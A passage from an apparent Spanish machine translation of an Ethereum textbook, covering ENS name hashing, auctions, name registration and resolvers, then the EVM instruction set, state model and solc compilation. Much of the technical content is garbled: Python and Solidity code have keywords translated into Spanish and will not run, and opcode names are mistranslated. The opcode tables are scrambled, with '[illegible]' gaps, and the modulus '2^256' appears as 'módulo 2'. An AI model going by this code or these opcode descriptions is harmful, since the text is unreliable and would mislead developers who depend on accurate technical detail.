El nodo raíz es lo que llamamos el "caso base" de nuestra recursión, y obviamente no podemos definirlo recursivamente, ¡o el algoritmo nunca terminará! El nodo raíz se define como `0x0000000000000000000000000000000000000000000000000000000000000000` (32 cero bytes).

Poniendo todo esto junto, el nodo de subdominio.ejemplo.eth es por lo tanto `keccak(keccak(keccak(0x0...0 + keccak('eth')) + keccak('ejemplo')) + keccak('subdominio'))` .

Generalizando, podemos definir la función Namehash de la siguiente manera (el caso base para el nodo raíz, o nombre vacío, seguido del paso recursivo):

```
nombrehash([]) = 0x0000000000000000000000000000000000000000000000000000000000000000
nombrehash([etiqueta, ...]) = keccak256(nombrehash(...) + keccak256(etiqueta))
```

En Python esto se convierte en:

```
def namehash(nombre): if
    nombre == '':
        devuelve '\0' * 32 más:
```

```
    etiqueta, _,    resto = nombre.partición('.')
    devuelve sha3(namehash(resto) + sha3(etiqueta))
```

Por lo tanto, mastering-ethereum.eth se procesará de la siguiente manera:

```
namehash('mastering-ethereum.eth') ÿ
sha3(namehash('eth') + sha3('mastering-ethereum')) ÿ
sha3(sha3(namehash('') + sha3('eth')) + sha3( 'mastering-ethereum')) ÿ sha3(sha3(('\0' * 32) +
sha3('eth')) + sha3('mastering-ethereum'))
```

Por supuesto, los subdominios pueden tener subdominios: podría haber un sub.subdominio.ejemplo.eth después de subdominio.ejemplo.eth, luego un sub.sub.subdominio.ejemplo.eth, y así sucesivamente. Para evitar un recálculo costoso, dado que Namehash depende solo del nombre en sí, el nodo de un nombre determinado se puede precalcular e insertar en un contrato, lo que elimina la necesidad de manipular cadenas y permite la búsqueda inmediata de registros ENS independientemente de la cantidad de componentes en el nombre crudo.

Cómo elegir un nombre válido

Los nombres consisten en una serie de etiquetas separadas por puntos. Aunque se permiten letras mayúsculas y minúsculas, todas las etiquetas deben seguir un proceso de normalización UTS #46 que divide las etiquetas entre mayúsculas y minúsculas antes de codificarlas, de modo que los nombres con mayúsculas y minúsculas diferentes pero ortografía idéntica terminen con el mismo Namehash.

Puede usar etiquetas y dominios de cualquier longitud, pero en aras de la compatibilidad con el DNS heredado, se recomiendan las siguientes reglas:

- Las etiquetas no deben tener más de 64 caracteres cada una.
- Los nombres completos de ENS no deben tener más de 255 caracteres.
- Las etiquetas no deben comenzar ni terminar con guiones, ni comenzar con dígitos.

Propiedad del nodo raíz

Uno de los resultados de este sistema jerárquico es que depende de los propietarios del nodo raíz, que pueden crear dominios de nivel superior (TLD).

Si bien el objetivo final es adoptar un proceso de toma de decisiones descentralizado para los nuevos TLD, en el momento de escribir este artículo, el nodo raíz está controlado por un multisig 4 de 7, mantenido por personas en diferentes países (construido como un reflejo de los 7 titulares de claves del sistema DNS). Como resultado, se requiere una mayoría de al menos 4 de los 7 poseedores de llaves para efectuar cualquier cambio.

Actualmente, el propósito y la meta de estos keyholders es trabajar en consenso con la comunidad para:

- Migrar y actualizar la propiedad temporal del TLD .eth a un contrato más permanente una vez que se evalúe el sistema.
- Permitir agregar nuevos TLD, si la comunidad está de acuerdo en que son necesarios.
- Migrar la propiedad de la raíz multisig a un contrato más descentralizado, cuando se acuerde, pruebe e implemente dicho sistema.
- Sirve como una forma de último recurso para lidiar con cualquier error o vulnerabilidad en los registros de nivel superior.

Resolutores

El contrato básico de ENS no puede agregar metadatos a los nombres; ese es el trabajo de los llamados "contratos de resolución". Estos son contratos creados por el usuario que pueden responder preguntas sobre el nombre, como qué dirección de Swarm está asociada con la aplicación, qué dirección recibe pagos a la aplicación (en ether o tokens) o cuál es el hash de la aplicación (para verificar su integridad).

Capa intermedia: los nodos .eth

En el momento de escribir este artículo, el único dominio de nivel superior que se puede registrar de forma única en un contrato inteligente es .eth

> **NOTA** Se está trabajando para permitir que los propietarios de dominios DNS tradicionales reclamen la propiedad de ENS. Si bien, en teoría, esto podría funcionar para .com, el único dominio para el que se ha implementado hasta ahora es .xyz, y solo en la red de prueba de Ropsten.

Los dominios .eth se distribuyen a través de un sistema de subasta. No hay lista reservada ni prioridad, y la única forma de adquirir un nombre es utilizando el sistema. El sistema de subastas es una pieza de código compleja (más de 500 líneas); la mayoría de los primeros esfuerzos de desarrollo (¡y errores!) en ENS estaban en esta parte del sistema. Sin embargo, también es reemplazable y actualizable, sin riesgo para los fondos, más sobre eso más adelante.

subastas vickrey

Los nombres se distribuyen a través de una subasta Vickrey modificada. En una subasta tradicional de Vickrey, cada postor presenta una oferta sellada y todas ellas se revelan simultáneamente, momento en el que el postor con la oferta más alta gana la subasta pero solo paga la segunda oferta más alta. Por lo tanto, se incentiva a los postores a no ofertar menos que el valor real del nombre para ellos, ya que ofertar su valor real aumenta la posibilidad de que ganen pero no afecta el precio que eventualmente pagarán.

En una cadena de bloques, se requieren algunos cambios:

- Para asegurarse de que los postores no presenten ofertas que no tengan intención de pagar, deben bloquear un valor igual o superior a su oferta de antemano, para garantizar que la oferta sea válida.
- Debido a que no puede ocultar secretos en una cadena de bloques, los postores deben ejecutar al menos dos transacciones (un proceso de confirmación y revelación) para ocultar el valor original y el nombre por el que ofertan.
- Dado que no puede revelar todas las ofertas simultáneamente en un sistema descentralizado, los postores deben revelar sus propias ofertas ellos mismos; si no lo hacen, pierden sus fondos bloqueados. Sin esta pérdida, uno podría hacer muchas ofertas y elegir revelar solo una o dos, convirtiendo una subasta de oferta sellada en una subasta tradicional de precios crecientes.

Por lo tanto, la subasta es un proceso de cuatro pasos:

1. Inicie la subasta. Esto es necesario para transmitir la intención de registrar un nombre. Esto crea todo plazos de subasta. Los nombres se codifican, de modo que solo aquellos que tienen el nombre en su diccionario sabrán qué subasta se abrió. Esto permite cierta privacidad, lo cual es útil si está creando un nuevo proyecto y no desea compartir detalles al respecto. Puede abrir varias subastas ficticias al mismo tiempo, por lo que si alguien lo sigue, no puede simplemente ofertar en todas las subastas que abra.

2. Haga una oferta sellada. Debe hacer esto antes de la fecha límite de la oferta, vinculando una cantidad determinada de éter al hash de un mensaje secreto (que contiene, entre otras cosas, el hash del nombre, la cantidad real de la oferta y una sal). Puede encerrar más éter de lo que realmente es

licitación para enmascarar su verdadera valoración.

3. Revelar la oferta. Durante el período de revelación, debe realizar una transacción que revele la oferta, que luego calculará la oferta más alta y la segunda oferta más alta y enviará éter a los postores que no hayan tenido éxito. Cada vez que se revela la oferta, se vuelve a calcular el ganador actual; por lo tanto, el último en establecerse antes de que expire el plazo de revelación se convierte en el ganador general.

4. Limpiar después. Si eres el ganador, puedes finalizar la subasta para recuperar el diferencia entre su oferta y la segunda oferta más alta. Si se olvidó de revelar, puede hacer una revelación tardía y recuperar un poco de su oferta.

Capa superior: Las escrituras

La capa superior de ENS es otro contrato súper simple con un solo propósito: mantener los fondos.

Cuando gana un nombre, los fondos en realidad no se envían a ninguna parte, sino que simplemente se bloquean durante el período en que desea mantener el nombre (al menos un año). Esto funciona como una recompra garantizada: si el propietario ya no quiere el nombre, puede volver a venderlo al sistema y recuperar su éter (por lo que el costo de mantener el nombre es el costo de oportunidad de hacer algo con un rendimiento mayor que cero).).

Por supuesto, tener un solo contrato con millones de dólares en ether ha demostrado ser muy arriesgado, por lo que ENS crea un contrato de escritura para cada nuevo nombre. El contrato de escritura es muy simple (alrededor de 50 líneas de código) y solo permite que los fondos se transfieran de nuevo a una sola cuenta (el propietario de la escritura) y que sean llamados por una sola entidad (el contrato de registro). Este enfoque reduce drásticamente la superficie de ataque donde los errores pueden poner en riesgo los fondos.

Registro de un nombre

Registrar un nombre en ENS es un proceso de cuatro pasos, como vimos en las subastas de Vickrey. Primero hacemos una oferta por cualquier nombre disponible, luego revelamos nuestra oferta después de 48 horas para asegurar el nombre. El cronograma de ENS para el registro es un diagrama que muestra el cronograma de registro.

¡Registremos nuestro primer nombre!

Usaremos una de varias interfaces fáciles de usar disponibles para buscar nombres disponibles, hacer una oferta por el nombre ethereumbook.eth, revelar la oferta y asegurar el nombre.

Hay una serie de interfaces basadas en la web para ENS que nos permiten interactuar con la DApp de ENS.
Para este ejemplo, usaremos la interfaz MyCrypto, junto con MetaMask como nuestra billetera.

Figura 5. Cronograma de la ENS para el registro

Primero, debemos asegurarnos de que el nombre que queremos esté disponible. Mientras escribíamos este libro, realmente queríamos registrar el nombre mastering.eth, pero, por desgracia, ¡ la búsqueda de nombres ENS en MyCrypto.com reveló que ya estaba registrado! Debido a que los registros de ENS solo duran un año, podría ser posible asegurar ese nombre en el futuro. Mientras tanto, busquemos ethereumbook.eth (Búsqueda de nombres ENS en MyCrypto.com).

Figura 6. Búsqueda de nombres de ENS en MyCrypto.com

¡Excelente! El nombre está disponible. Para registrarlo, debemos avanzar con Comenzar un

subasta por un nombre ENS. Desbloqueemos MetaMask y comencemos una subasta por ethereumbook.eth.

Figura 7. Inicio de una subasta para un nombre ENS

Hagamos nuestra oferta. Para hacer eso, debemos seguir los pasos en Hacer una oferta para un ENS nombre.

Figura 8. Realización de una oferta por un nombre ENS

ADVERTENCIA

Como se menciona en las subastas de Vickrey, debe revelar su oferta dentro de las 48 horas posteriores a la finalización de la subasta, o perderá *los fondos de su oferta.* ¿Olvidamos hacer esto y perdimos 0.01 ETH nosotros mismos? Puedes apostar que lo hicimos.

Tome una captura de pantalla, guarde su frase secreta (como respaldo para su oferta) y agregue un recordatorio en su calendario para la fecha y hora de revelación, para que no se olvide y pierda sus fondos.

Finalmente, confirmamos la transacción haciendo clic en el gran botón verde de envío que se muestra en la transacción de MetaMask que contiene su oferta.

Figura 9. Transacción de MetaMask que contiene su oferta

Si todo va bien, después de enviar una transacción de esta manera, puede regresar y revelar la oferta en 48 horas, y el nombre que solicitó se registrará en su dirección de Ethereum.

Administrar su nombre ENS

Una vez que haya registrado un nombre ENS, puede administrarlo utilizando otra interfaz fácil de usar: ENS Manager.

Una vez allí, ingrese el nombre que desea administrar en el cuadro de búsqueda (consulte la interfaz web de ENS Manager). Debe tener su billetera Ethereum (por ejemplo, MetaMask) desbloqueada, para que la DApp de ENS Manager pueda administrar el nombre en su nombre.

Figura 10. La interfaz web de ENS Manager

Desde esta interfaz, podemos crear subdominios, establecer un contrato de resolución (más sobre esto más adelante) y conectar cada nombre al recurso apropiado, como la dirección Swarm de una interfaz DAp.

Creación de un subdominio ENS

Primero, vamos a crear un subdominio para nuestro ejemplo de DApp de subastas (consulte Cómo agregar el subdominio subasta.ethereumbook.eth). Nombraremos subasta del subdominio, por lo que el nombre completo será subasta.ethereumbook.eth.

Figura 11. Agregar el subdominio subasta.ethereumbook.eth

Una vez que hayamos creado el subdominio, podemos ingresar en el cuadro de búsqueda de subasta.ethereumbook.eth y administrarlo, tal como administramos el dominio ethereumbook.eth anteriormente.

Resolutores ENS

En ENS, resolver un nombre es un proceso de dos pasos:

1. Se llama al registro ENS con el nombre a resolver después de aplicarle hash. Si el registro existe, el registro devuelve la dirección de su resolutor.
2. Se llama al resolutor, utilizando el método apropiado para el recurso que se solicita. los resolver devuelve el resultado deseado.

Este proceso de dos pasos tiene varios beneficios. Separar la funcionalidad de los resolutores del propio sistema de nombres nos da mucha más flexibilidad. Los propietarios de nombres pueden utilizar resolutores personalizados para resolver cualquier tipo o recurso, ampliando la funcionalidad de ENS. Por ejemplo, si en el futuro quisiera vincular un recurso de geolocalización (longitud/latitud) a un nombre ENS, podría crear un nuevo resolver que responda una consulta de geolocalización . ¿Quién sabe qué aplicaciones podrían ser útiles en el futuro? Con los resolutores personalizados, la única limitación es su imaginación.

Para mayor comodidad, hay una resolución pública predeterminada que puede resolver una variedad de recursos, incluida la dirección (para billeteras o contratos) y el contenido (un hash de Swarm para DApps o código fuente del contrato).

Dado que queremos vincular nuestra DApp de subasta a un hash de Swarm, podemos usar la resolución pública, que admite la resolución de contenido, como se muestra en Configuración de la resolución pública predeterminada para subasta.ethereumbook.eth; no necesitamos codificar o implementar una resolución personalizada.

Figura 12. Configuración de la resolución pública predeterminada para subasta.ethereumbook.eth

Resolución de un nombre en un hash de enjambre (contenido)

Una vez que el resolutor de subasta.ethereumbook.eth está configurado para ser el resolutor público, podemos configurarlo para que devuelva el hash de Swarm como el contenido de nuestro nombre (consulte Configuración del 'contenido' para devolver subasta.ethereumbook.eth).

Figura 13. Configuración del 'contenido' para devolver por subasta.ethereumbook.eth

Después de esperar un poco a que se confirme nuestra transacción, deberíamos poder resolver el nombre correctamente. Antes de establecer un nombre, nuestra DApp de subasta podría encontrarse en una puerta de enlace Swarm por su hash:

- *https://swarm gateways.net/bzz:/ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581*

o buscando en un navegador DApp o puerta de enlace de Swarm la URL de Swarm:

- *bzz://ab164cf37dc10647e43a233486cdeffa8334b026e32a480dd9cbd020c12d4581*

Ahora que lo hemos adjuntado a un nombre, es mucho más fácil:

- *http://swarm-gateways.net/bzz:/auction.ethereumbook.eth/*

También podemos encontrarlo buscando "auction.ethereumbook.eth" en cualquier billetera compatible con ENS o navegador DApp (por ejemplo, Mist).

De la aplicación a la DApp

En las últimas secciones, hemos construido gradualmente una aplicación descentralizada. Comenzamos con un par de contratos inteligentes para realizar una subasta de escrituras ERC721. Estos contratos fueron diseñados para no tener cuentas gubernamentales o privilegiadas, por lo que su operación es verdaderamente descentralizada. Agregamos una interfaz, implementada en JavaScript, que ofrece una interfaz conveniente y fácil de usar para nuestro DApp. La subasta DApp utiliza el sistema de almacenamiento descentralizado Swarm para almacenar recursos de la aplicación, como imágenes. La DApp también utiliza el protocolo de comunicación descentralizado Whisper para ofrecer una sala de chat encriptada para cada subasta, sin ningún servidor central.

Subimos la interfaz completa a Swarm, de modo que nuestra DApp no dependa de ningún servidor web para servir los archivos. Finalmente, asignamos un nombre para nuestra DApp usando ENS, conectándola al hash Swarm de la interfaz, para que los usuarios puedan acceder a ella con un nombre legible por humanos simple y fácil de recordar.

Con cada uno de estos pasos, aumentamos la descentralización de nuestra aplicación. El resultado final es una DApp que no tiene un punto central de autoridad, ni un punto central de falla, y expresa la visión "web3".

La arquitectura Auction DApp muestra la arquitectura completa de Auction DApp.

Figura 14. Arquitectura de DApp de subasta

Conclusiones

Las aplicaciones descentralizadas son la culminación de la visión de Ethereum, tal como lo expresaron los fundadores desde los primeros diseños. Si bien muchas aplicaciones se llaman a sí mismas "DApps" hoy en día, la mayoría no están completamente descentralizadas. Sin embargo, ya es posible construir aplicaciones que están casi completamente descentralizadas. Con el tiempo, a medida que la tecnología madure más, más y más de nuestras aplicaciones podrán descentralizarse, lo que dará como resultado una web más resiliente, resistente a la censura y gratuita.

La máquina virtual Ethereum

En el corazón del protocolo y la operación de Ethereum se encuentra la máquina virtual de Ethereum, o EVM para abreviar. Como puede adivinar por el nombre, es un motor de computación, no muy diferente de las máquinas virtuales de .NET Framework de Microsoft, o intérpretes de otros lenguajes de programación compilados con bytecode, como Java. En este capítulo, analizamos detalladamente el EVM, incluido su conjunto de instrucciones, estructura y operación, dentro del contexto de las actualizaciones de estado de Ethereum.

¿Qué es el EVM?

El EVM es la parte de Ethereum que maneja la implementación y ejecución de contratos inteligentes. Las transacciones simples de transferencia de valor de un EOA a otro no necesitan involucrarlo, en términos prácticos, pero todo lo demás implicará una actualización de estado calculada por el EVM. En un nivel alto, el EVM que se ejecuta en la cadena de bloques de Ethereum puede considerarse como una computadora descentralizada global que contiene millones de objetos ejecutables, cada uno con su propio almacén de datos permanente.

La EVM es una máquina de estado casi completa de Turing; "cuasi" porque todos los procesos de ejecución están limitados a un número finito de pasos computacionales por la cantidad de gas disponible para cualquier ejecución de contrato inteligente dada. Como tal, el problema de la detención se "resuelve" (todas las ejecuciones del programa se detendrán) y se evita la situación en la que la ejecución podría (accidental o maliciosamente) ejecutarse para siempre, lo que detendría la plataforma Ethereum en su totalidad.

El EVM tiene una arquitectura basada en pilas, almacenando todos los valores en memoria en una pila. Funciona con un tamaño de palabra de 256 bits (principalmente para facilitar las operaciones nativas de hashing y curva elíptica) y tiene varios componentes de datos direccionables:

- Una *ROM de código de programa inmutable,* cargada con el código de bytes del contrato inteligente que se ejecutará
- Una *memoria* volátil , con cada ubicación explícitamente inicializada a cero
- Un *almacenamiento* permanente que es parte del estado Ethereum, también inicializado en cero

También hay un conjunto de variables de entorno y datos que están disponibles durante la ejecución. Veremos esto con más detalle más adelante en este capítulo.

El contexto de ejecución y arquitectura de la máquina virtual de Ethereum (EVM) muestra el contexto de ejecución y la arquitectura de EVM.

Figura 1. La arquitectura de la máquina virtual de Ethereum (EVM) y el contexto de ejecución

Comparación con la tecnología existente

El término "máquina virtual" a menudo se aplica a la virtualización de una computadora real, generalmente mediante un "hipervisor" como VirtualBox o QEMU, o de una instancia completa del sistema operativo, como KVM de Linux. Estos deben proporcionar una abstracción de software, respectivamente, del hardware real y de las llamadas al sistema y otras funciones del kernel.

El EVM opera en un dominio mucho más limitado: es solo un motor de computación y, como tal, proporciona una abstracción de solo computación y almacenamiento, similar a la especificación de Java Virtual Machine (JVM), por ejemplo. Desde un punto de vista de alto nivel, la JVM está diseñada para proporcionar un entorno de tiempo de ejecución que sea independiente del sistema operativo o hardware del host subyacente, lo que permite la compatibilidad entre

una amplia variedad de sistemas. Los lenguajes de programación de alto nivel como Java o Scala (que usan JVM) o C# (que usa .NET) se compilan en el conjunto de instrucciones de bytecode de su respectiva máquina virtual. De la misma manera, el EVM ejecuta su propio conjunto de instrucciones de código de bytes (descrito en la siguiente sección), en el que se compilan los lenguajes de programación de contratos inteligentes de nivel superior, como LLL, Serpent, Mutan o Solidity.

El EVM, por lo tanto, no tiene capacidad de programación, porque el orden de ejecución se organiza externamente: los clientes de Ethereum ejecutan transacciones de bloque verificadas para determinar qué contratos inteligentes deben ejecutarse y en qué orden. En este sentido, la computadora del mundo Ethereum es de un solo subproceso, como JavaScript. El EVM tampoco tiene ningún manejo de "interfaz del sistema" o "soporte de hardware": no hay una máquina física con la que interactuar. La computadora del mundo Ethereum es completamente virtual.

El conjunto de instrucciones EVM (operaciones de código de bytes)

El conjunto de instrucciones EVM ofrece la mayoría de las operaciones que podría esperar, incluidas:

- Operaciones aritméticas y lógicas bit a bit
- Consultas de contexto de ejecución
- Acceso a pila, memoria y almacenamiento
- Operaciones de flujo de control
- Registro, llamadas y otros operadores

Además de las operaciones típicas de bytecode, el EVM también tiene acceso a la información de la cuenta (p. ej., dirección y saldo) e información del bloque (p. ej., número de bloque y precio actual del gas).

Comencemos nuestra exploración del EVM con más detalle observando los códigos de operación disponibles y lo que hacen. Como era de esperar, todos los operandos se toman de la pila y el resultado (cuando corresponde) a menudo se vuelve a colocar en la parte superior de la pila.

NOTA Puede encontrar una lista completa de códigos de operación y su costo de gas correspondiente en [evm_opcodes].

Los códigos de operación disponibles se pueden dividir en las siguientes categorías:

Operaciones aritmeticas

Instrucciones aritméticas del código de operación:

```
AGREGAR      //Agregue los dos primeros elementos de la pila
mul          //Multiplica los dos primeros elementos de la pila
SUB          //Reste los dos primeros elementos de la pila
DIV          //División entera
SDIV         //división de enteros con signo
MODIFICACIÓN //Operación módulo (resto)
SMOD         //Operación de módulo firmado
ADDMOD       // Módulo de adición de cualquier número
MULMOD       //Módulo de multiplicación cualquier número
Exp          //Operación exponencial
SIGNEXTEND //Ampliar la longitud de un entero con signo en complemento a dos
SHA3         // Calcular el hash Keccak-256 de un bloque de memoria
```

Tenga en cuenta que toda la aritmética se realiza módulo 2 (a menos que se indique lo contrario), y que el cero

potencia de cero, 0^0, se toma como 1.

operaciones de pila

Instrucciones de administración de pila, memoria y almacenamiento:

```
ESTALLIDO //Eliminar el elemento superior de la pila
MLOAD //Carga una palabra de la memoria
MSTORE //Guarda una palabra en la memoria
MSTORE8 //Guarda un byte en la memoria
SLOAD //Cargar una palabra desde el almacenamiento
SSTORE //Guarda una palabra en el almacenamiento
MSIZE //Obtener el tamaño de la memoria activa en bytes
PUSHx //Coloca el elemento x byte en la pila, donde x puede ser cualquier número entero de
      // 1 a 32 (palabra completa) inclusive
dúplex // Duplicar el elemento de pila x-th, donde x puede ser cualquier número entero de // 1 a 16 inclusive

SWAPx //Intercambiar el 1er y (x+1)-ésimo elemento de la pila, donde x puede ser cualquier // entero del 1 al 16
      inclusive
```

Operaciones de flujo de proceso

Instrucciones para el flujo de control:

```
DETÉNGASE //Detener la ejecución
SALTO //Establecer el contador del programa en cualquier valor
JUMPI //Altera condicionalmente el contador del programa
[illegible] //Obtenga el valor del contador del programa (anterior al incremento //correspondiente a esta instrucción)

JUMPDEST //Marca un destino válido para los saltos
```

Operaciones del sistema

Códigos de operación para el sistema que ejecuta el programa:

```
LOGx //Agregar un registro de registro con x temas, donde x es cualquier número entero //de 0 a 4
     inclusive //Crear una nueva cuenta con el código asociado //Mensaje: llame a otra cuenta, es decir,
CREAR ejecute el //código de otra cuenta //Mensaje -llamar a esta cuenta con otro //código de cuenta //
LLAMAR Detener la ejecución y devolver los datos de salida DELEGATECALL //Mensaje-llamar a esta
     cuenta con una alternativa
CÓDIGO DE LLAMADA

DEVOLVER

     //código de cuenta, pero conservando los valores actuales para //remitente y valor

LLAMADA ESTÁTICA //Mensaje estático-llamada a una cuenta
REVERTIR //Detener la ejecución, revirtiendo los cambios de estado pero devolviendo //los datos y el
     gas restante
INVÁLIDO //La instrucción inválida designada
SELFDESTRUCT //Detener la ejecución y registrar la cuenta para su eliminación
```

Operaciones lógicas

Códigos de operación para comparaciones y lógica bit a bit:

```
LT //Comparación menor que
GT //Comparación mayor que
SLT // Comparación menor que firmada
sargento // Comparación con signo mayor que
[illegible] // Comparación de igualdad
ISZERO //Operador NOT simple
Y //Operación AND bit a bit
O //Operación bit a bit
XOR //Operación XOR bit a bit
```

```
NO          //Operación bit a bit NO
BYTE //Recuperar un solo byte de una palabra de 256 bits de ancho completo
```

Operaciones ambientales

Códigos de operación que se ocupan de la información del entorno de ejecución:

```
GAS                 //Obtenga la cantidad de gas disponible (después de la reducción para //esta instrucción)

DIRECCIÓN           //Obtenga la dirección de la cuenta que se está ejecutando actualmente
BALANCE             //Obtener el saldo de la cuenta de cualquier cuenta dada
ORIGEN              //Obtener la dirección del EOA que inició esta EVM //ejecución

LLAMADOR            //Obtenga la dirección de la persona que llama inmediatamente responsable //de esta
                    ejecución
VALOR DE LA LLAMADA //Obtenga la cantidad de éter depositada por la persona que llama responsable //de esta ejecución

CALLDATALOAD //Obtener los datos de entrada enviados por la persona que llama responsable de
                    //esta ejecución
CALLDATASIZE //Obtener el tamaño de los datos de entrada
CALLDATACOPY //Copiar los datos de entrada a la memoria
CÓDIGO TAMAÑO       //Obtener el tamaño del código que se ejecuta en el entorno actual
CODECOPIA           //Copiar el código que se ejecuta en el entorno actual a //memoria

PRECIO DEL GASOLINA //Obtenga el precio del gas especificado por la //transacción de origen

EXTCODESIZE         //Obtener el tamaño del código de cualquier cuenta
EXTCODECOPIA        //Copiar el código de cualquier cuenta a la memoria
RETURNDATASIZE //Obtener el tamaño de los datos de salida de la llamada anterior //en el entorno actual

RETURNDATACOPY //Copiar la salida de datos de la llamada anterior a la memoria
```

Bloquear operaciones

Códigos de operación para acceder a la información en el bloque actual:

```
BLOCKHASH //Obtenga el hash de uno de los 256 //bloques completados más recientemente

COINBASE //Obtenga la dirección del beneficiario del bloque para la recompensa del bloque
TIMESTAMP //Obtener la marca de tiempo del bloque
NÚMERO              //Obtener el número del bloque
DIFICULTAD //Consigue la dificultad del bloque
GASLIMIT //Obtener el límite de gas del bloque
```

Estado Etéreo

El trabajo del EVM es actualizar el estado de Ethereum mediante el cálculo de transiciones de estado válidas como resultado de la ejecución del código de contrato inteligente, según lo define el protocolo de Ethereum. Este aspecto conduce a la descripción de Ethereum como una *máquina de estado basada en transacciones,* lo que refleja el hecho de que los actores externos (es decir, titulares de cuentas y mineros) inician transiciones de estado creando, aceptando y ordenando transacciones. Es útil en este punto considerar qué constituye el estado Ethereum.

En el nivel superior, tenemos el *estado mundial de Ethereum.* El estado mundial es una asignación de direcciones de Ethereum (valores de 160 bits) a *cuentas.* En el nivel inferior, cada dirección de Ethereum representa una cuenta que comprende un *saldo* de ether (almacenado como el número de wei que posee la cuenta), un *nonce* (que representa el número de transacciones enviadas con éxito desde esta cuenta si es un EOA, o el número de contratos creados por él si es una cuenta de contrato), el *almacenamiento* de la cuenta (que es un almacén de datos permanente, solo utilizado por contratos inteligentes) y el *código de programa* de la cuenta (nuevamente, solo si la cuenta es una cuenta de contrato inteligente). Un EOA siempre tendrá un código y un almacenamiento vacío.

Cuando una transacción da como resultado la ejecución de un código de contrato inteligente, se crea una instancia de EVM con toda la información requerida en relación con el bloque actual que se está creando y la transacción específica que se está procesando. En particular, la ROM del código de programa de EVM se carga con el código de la cuenta del contrato que se llama, el contador del programa se establece en cero, el almacenamiento se carga desde el almacenamiento de la cuenta del contrato, la memoria se establece en todos ceros, y todo el bloque y las variables de entorno están configuradas. Una variable clave es el suministro de gas para esta ejecución, que se establece en la cantidad de gas pagada por el remitente al inicio de la transacción (ver Gas para más detalles). A medida que avanza la ejecución del código, el suministro de gas se reduce de acuerdo con el costo del gas de las operaciones ejecutadas. Si en algún momento el suministro de gas se reduce a cero, obtenemos una excepción de "Fuera de gas" (OOG); la ejecución se detiene inmediatamente y la transacción se abandona. No se aplican cambios en el estado de Ethereum, excepto que se incrementa el nonce del remitente y su saldo de ether se reduce para pagar al beneficiario del bloque los recursos utilizados para ejecutar el código hasta el punto de detención. En este punto, puede pensar en el EVM que se ejecuta en una copia de espacio aislado del estado mundial de Ethereum, con esta versión de espacio aislado descartada por completo si la ejecución no puede completarse por cualquier motivo. Sin embargo, si la ejecución se completa con éxito, entonces el estado del mundo real se actualiza para que coincida con la versión de espacio aislado, incluidos los cambios en los datos de almacenamiento del contrato llamado, los nuevos contratos creados y las transferencias de saldo de éter que se iniciaron.

Tenga en cuenta que debido a que un contrato inteligente puede iniciar transacciones de manera efectiva, la ejecución del código es un proceso recursivo. Un contrato puede llamar a otros contratos, y cada llamada da como resultado que se cree una instancia de otro EVM en torno al nuevo objetivo de la llamada. Cada instanciación tiene su estado mundial sandbox inicializado desde el sandbox del EVM en el nivel superior. Cada instancia también recibe una cantidad específica de gas para su suministro de gas (sin exceder la cantidad de gas restante en el nivel anterior, por supuesto), y por lo tanto puede detenerse con una excepción debido a que se le da muy poco gas para completar su ejecución. . Nuevamente, en tales casos, el estado de espacio aislado se descarta y la ejecución vuelve al EVM en el nivel superior.

Compilando Solidity a EVM Bytecode

La compilación de un archivo fuente de Solidity en el código de bytes EVM se puede lograr a través de varios métodos. En [intro_chapter] usamos el compilador Remix en línea. En este capítulo, utilizaremos el ejecutable solc en la línea de comandos. Para obtener una lista de opciones, ejecute el siguiente comando:

$ **solc --help** La
generación del flujo de código de operación sin procesar de un archivo fuente de Solidity se logra fácilmente con la opción de línea de comandos --opcodes. Este flujo de código de operación omite cierta información (la opción --asm produce la información completa), pero es suficiente para esta discusión. Por ejemplo, compilar un archivo de ejemplo de Solidity, *Example.sol,* y enviar la salida del código de operación a un directorio llamado *BytecodeDir* se logra con el siguiente comando:

$ **solc -o BytecodeDir --opcodes Ejemplo.sol**
o:

$ **solc -o BytecodeDir --asm Example.sol** El
siguiente comando producirá el binario de bytecode para nuestro programa de ejemplo:

$ **solc -o BytecodeDir --bin Example.sol** Los
archivos de código de operación de salida generados dependerán de los contratos específicos contenidos en el archivo fuente de Solidity. Nuestro simple archivo de Solidity *Ejemplo.sol* tiene solo un contrato, llamado ejemplo:

```
solidez de pragma ^0.4.19;
```

```
ejemplo de contrato {

    dirección contratoPropietario;

    ejemplo de función ()
        { contractOwner = msg.sender;
    }
}
```

Como puede ver, todo lo que hace este contrato es contener una variable de estado persistente, que se establece como la dirección de la última cuenta para ejecutar este contrato.

Si busca en el directorio *BytecodeDir ,* verá el archivo de código de operación *ejemplo.opcode,* que contiene las instrucciones del código de operación de EVM del contrato de ejemplo. Abrir el archivo *example.opcode* en un editor de texto mostrará lo siguiente:

```
PUSH1 0x60 PUSH1 0x40 MSTORE CALLVALUE ISZERO PUSH1 0xE JUMPI PUSH1 0x0 DUP1
REVERT JUMPDEST CALLER PUSH1 0x0 DUP1 PUSH2 0x100 EXP DUP2 SLOAD DUP2 PUSH20
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF MUL NOT Y SWAP1 DUP4 PUSH20
0xFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF Y MUL O SWAP1 SSTORE POP PUSH1
0x35 DUP1 PUSH1 0x5B PUSH1 0x0 CODECOPIA PUSH1 0x0 VOLVER PARADA PUSH1 0x60 PUSH1
0x40 mstore push1 0x0 dup1 revertir stop log1 push6 0x627a7a723058 keccak256 salto 0xb9 swap14 0xcb 0x1e 0xdd
returndatAcopy 0xec 0xe0 0x1f 0x27 0xc9 push5 0x9c5abc14a number 0x5e invalid invalid Invalid

EXTCODESIZE 0xe2 0xb8 SWAP10 0xed 0x
```

Al compilar el ejemplo con la opción --asm, se genera un archivo *llamadoexample.evm* en nuestro directorio *BytecodeDir .* Contiene una descripción de nivel ligeramente superior de las instrucciones de código de bytes de EVM, junto con algunas anotaciones útiles:

```
/* "Ejemplo.sol":26:132 ejemplo de contrato {... */
    mstore(0x40, 0x60)
        /* "Ejemplo.sol":74:130 ejemplo de función() {... */ jumpi(tag_1,
    iszero(callvalue)) 0x0

    dup1
    revertir
tag_1: /
        * "Ejemplo.sol":115:125 mensaje.remitente */ persona
    que llama
        /* "Ejemplo.sol":99:112 propietario del contrato */ 0x0

    dup1 /
        * "Ejemplo.sol":99:125 contractOwner = msg.sender */ 0x100


    carga
    exp dup2
    dup2
    0xffffffffffffffffffffffffffffffffffffffff
    Mul
    no
    y
    swap1
    dup4
    0xffffffffffffffffffffffffffffffffffffffff
    y
    Mul
    o
    tienda
    swap1

